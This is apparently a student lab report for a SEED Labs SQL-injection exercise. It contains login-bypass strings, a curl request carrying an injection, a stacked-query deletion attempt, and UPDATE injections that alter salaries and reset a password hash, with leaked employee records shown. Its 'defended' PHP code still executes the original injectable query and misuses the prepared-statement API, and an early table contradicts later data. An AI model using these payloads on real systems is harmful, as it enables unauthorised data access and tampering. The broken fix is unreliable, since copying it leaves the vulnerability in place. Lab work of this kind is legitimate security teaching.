
Name : Mohammad Fakhruddin Babar

ID: M564K763

Task4.1:

For this question, I couldn't find the database table. Later, I created the database table and here is the screenshot of the Alice’s information.




```
mysql> Select  * from employee where Name='Alice';
+----+-------+---------+----------+--------+-------------+
| ID | Name  | EID     | Password | Salary | SSN         |
+----+-------+---------+----------+--------+-------------+
|  1 | Alice | EID5000 | passwd123 |  80000 | 555-55-5555 |
+----+-------+---------+----------+--------+-------------+
1 row in set (0.00 sec)

mysql> 
```

Task4.2:

2.a: I put **admin '#** in the username field and kept the password field empty for task 2.a.




Employee Profile Login

USERNAME admin '#

PASSWORD Password


2.b:

curl command that I used for task 2.b is given in the screenshot.



```
mbabar@mbabar-VirtualBox:~/Desktop/labsetup/labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%20%23%&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->
```

And from the body information, I can extract all the information.




```
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.ph
p'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></
li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><b
r><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th sc
ope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nic
kname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th>
<td>10000</td><td>10000000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td>
<td>1</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>0</td><td>4/10</t
d><td>98993524</td><td>n</td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>0</td><td>1/11</td><td>32193525</td><
td>n</td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>0</td><td>11/3</td><td>32111111</td><td>n</td><td></td><td
></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>0</td><td>3/5</td><td>43254314</td><td>n</td><td></td><td></td><td></td></tr>
</tbody></table>      <br><br>
      <div class="text-center">
        <p>
```

2.c:


SQL doesn't support two command at a time separated by semicolon. Here is the result of applying to command at the same time which is showing error.



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1=1; Delete from credential where name='Ted';#' and Password='da39a3ee5e6b4b0d32' at line 3]\n

Task 3:

3.1 Command used for changing alice's salary: **',salary=10000000 where EID=10000;#**




Alice Profile

Key	Value
Employee ID	10000
Salary	10000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

3.2: Command used for changing Boby's salary from alice's account = **', salary=1 where EID=20000;#**




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

3.3: I have changed Boby’s password to asdfghjkl and change it to hash format to perform the attack. Command used for changing the password =

',password='5fa339bbbb1eeaced3b52e54f44576aaf0d77d96' where name='Boby';#



Username: Boby

Password: asdfghjkl

☑ Show password


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Task 4:

After modifying the unsafe.php, I couldn't make SQL injection attack. But, when I put the correct username and password, Its showing me the related information.

This is the screenshot of Boby's info when I put the correct password:




www.seed-server.com/defense/getinfo.php?username=Boby&Password=asdfghjkl

Information returned from the database

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**

This is the screenshot of the Boby's info when I tried sql injection. Its showing no information. That means sql injection attack is failed.




www.seed-server.com/defense/getinfo.php?username=Alice+'%23&Password=

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

This is the screenshot of the modified unsafe.php



```
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
// do the querSELECT id, name, eid, salary, ssn

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM  credential
                        WHERE name = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid,$salary, $ssn);
$stmt->fetch();

if ($stmt->num_rows > 0) {
  // only take the first row
  $firstrow = $stmt->fetch();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}


// close the sql connection
$conn->close();
```